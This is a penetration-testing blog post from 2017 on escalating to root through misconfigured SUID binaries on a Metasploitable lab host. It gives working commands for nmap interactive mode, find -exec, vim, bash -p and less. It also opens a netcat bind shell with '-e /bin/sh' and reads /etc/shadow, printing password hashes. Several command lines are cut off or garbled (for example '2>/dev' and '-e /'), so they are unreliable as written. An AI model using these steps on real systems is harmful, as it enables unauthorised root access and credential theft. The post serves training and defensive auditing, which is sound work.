PENETRATION TESTING LAB

SEPTEMBER 25, 2017

SUID Executables

by Administrator. In Privilege Escalation. 2 Comments


SUID (Set User ID) is a type of permission which is given to a file and allows users to execute the file with the permissions of its owner. There are plenty of reasons why a Linux binary can have this type of permission set. For example the ping utility require root privileges in order to open a network socket but it needs to be executed by standard users as well to verify connectivity with other hosts.

However some of the existing binaries and utilities can be used to escalate privileges to root if they have the SUID permission. Known Linux executables that can allow privilege escalation are:

- Nmap
- Vim
- find
- Bash
- More
- Less
- Nano
- cp

The following commands can discover all the SUID executables that are running on the system. More specifically the commands will try to find files in the **/** directory owned by the user root that have the SUID permission bits, print them and then redirect all errors to */dev/null* in order to list only the binaries that the user has permissions to access.

```
find / -user root -perm -4000 -print 2>/dev
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldt
```




```
service@metasploitable:~$ find / -user root -perm -4000 -print 2>/dev/null
/export/users/.nfstest
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
```

Discovery of SUID Executables

All of the binaries above will executed with root privileges since they contain the “**s**” in their permissions and they are owned by the root user.

```
ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 2008-04-08 1
```




```
service@metasploitable:~$ ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 2008-04-08 10:04 /usr/bin/nmap
service@metasploitable:~$ 
```

SUID Executable – Nmap

Nmap

Older versions of Nmap (2.02 to 5.21) had an interactive mode which allowed users to execute shell commands. Since Nmap is in the list of binaries that is executed with root privileges it is possible to use the interactive console in order to run a shell with the same privileges.

```
nmap -V
```




```
service@metasploitable:~$ nmap -V

Nmap version 4.53 ( http://insecure.org )
service@metasploitable:~$
```

Nmap Version Identification

The interactive mode can start by executing Nmap with the parameter “**interactive**”

```
nmap --interactive
```




```
service@metasploitable:~$ nmap -V

Nmap version 4.53 ( http://insecure.org )
service@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Nmap – Interactive Mode

The following command will give an elevated shell.

```
nmap> !sh
sh-3.2# whoami
root
```



```
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
```

Root Shell via Suid Nmap Binary


Alternatively there is a Metasploit module which performs privilege escalation via SUID Nmap binaries.

```
exploit/unix/local/setuid_nmap
```

Find

The utility **find** can be used to discover stored on the system. However it is the ability to execute commands. Therefore if it is configured to run with the SUID permission all the commands that will executed through find will be executed as root.

```
touch pentestlab
find pentestlab -exec whoami \;
```




```
service@metasploitable:~$ touch pentestlab
service@metasploitable:~$ find pentestlab -exec whoami \;
root
service@metasploitable:~$
```

Find Command Execution

Since the majority of the Linux operating system have netcat installed it is possible to upgrade the elevated command execution into a root shell.

```
find pentestlab -exec netcat -lvp 5555 -e /
```




```
service@metasploitable:~$ find pentestlab -exec netcat -lvp 5555 -e /bin/sh \;
listening on [any] 5555 ...
connect to [192.168.1.189] from WIN-M6JC587VWFF.home [192.168.1.172] 59426
```

Run Netcat via Find

Connecting into the opened port will give a root shell.

```
netcat 192.168.1.189 5555
id
cat /etc/shadow
```




```
root@kali:~# netcat 192.168.1.189 5555
id
uid=1002(service) gid=1002(service) euid=0(root) groups=1002(service)
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
```

Root Shell via Find

Vim

The main use of Vim is to be text editor. However if it runs as SUID it will inherit the permission of the root user and therefore it could read all files on the system.

```
vim.tiny /etc/shadow
```




```
service@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
service@metasploitable:~$ vim.tiny /etc/shadow

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

Vim – Reading Root Files

Further root activities can be done by running a shell through Vim.

```
vim.tiny
# Press ESC key
:set shell=/bin/sh
:shell
```




```
~
~
~                            VIM - Vi IMproved
~
~                             version 7.1.138
~                         by Bram Moolenaar et al.
~                 Vim is open source and freely distributable
~
~                          Help poor children in Uganda!
~                type  :help iccf<Enter>       for information
~
~                type  :q<Enter>               to exit
~                type  :help<Enter>  or  <F1>  for on-line help
~                type  :help version7<Enter>   for version info
~
~
~
~
~
:shell
sh-3.2# id
uid=1002(service) gid=1002(service) euid=0(root) groups=1002(service)
sh-3.2#
```

Vim – Root Shell

Bash

The following command will open a bash shell as root.

```
bash -p
bash-3.2# id
uid=1002(service) gid=1002(service) euid=0
```




```
service@metasploitable:~$ id
uid=1002(service) gid=1002(service) groups=1002(service)
service@metasploitable:~$ bash -p
bash-3.2# id
uid=1002(service) gid=1002(service) euid=0(root) groups=1002(service)
bash-3.2# 
```

Bash – Root Shell

Less

The utility **Less** can also execute an elevated shell. The same principle applies and for the **More** command.

```
less /etc/passwd
!/bin/sh
```



```
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
!/bin/shswd
sh-3.2# id
uid=1002(service) gid=1002(service) euid=0(root) groups=1002(service)
sh-3.2# 
```

Less – Root Shell

Conclusion

Performing privilege escalation by misconfigured SUID executables is trivial. Therefore administrators should evaluate all the SUID binaries and whether they need to run with the permissions of an elevated user. Particular focus should be given to applications with the ability to execute code or write arbitrary data on the system.

Rate this:

8 Votes

Share this:

Twitter Facebook LinkedIn Reddit Tumblr

Skype WhatsApp Telegram Pinterest Pocket

Email

Like

Be the first to like this.

Related

Weak Service Permissions
In "Privilege Escalation"

Unquoted Service Path
In "Privilege Escalation"

Creating A TCP Port Scanner With Bash
In "Coding"

BASH FIND LINUX NMAP PRIVILEGE ESCALATION

SUID UNIX VIM

2 Comments

Neil

April 27, 2020 at 11:52 am

Thanks for this – I was looking for a single place to get the most common commands that were vulnerable for my OSCP notes 🙂

REPLY

am4sec (@am4sec)

December 28, 2020 at 11:03 pm

Great job!

REPLY

Leave a Reply

Enter your comment here...

PREVIOUS

Command and Control – Website Keyword

NEXT


Command and Control – Twitter

PENTEST LABORATORIES DISCORD

PEN TEST LAB STATS

5,050,103 hits

FACEBOOK PAGE



Blog at WordPress.com.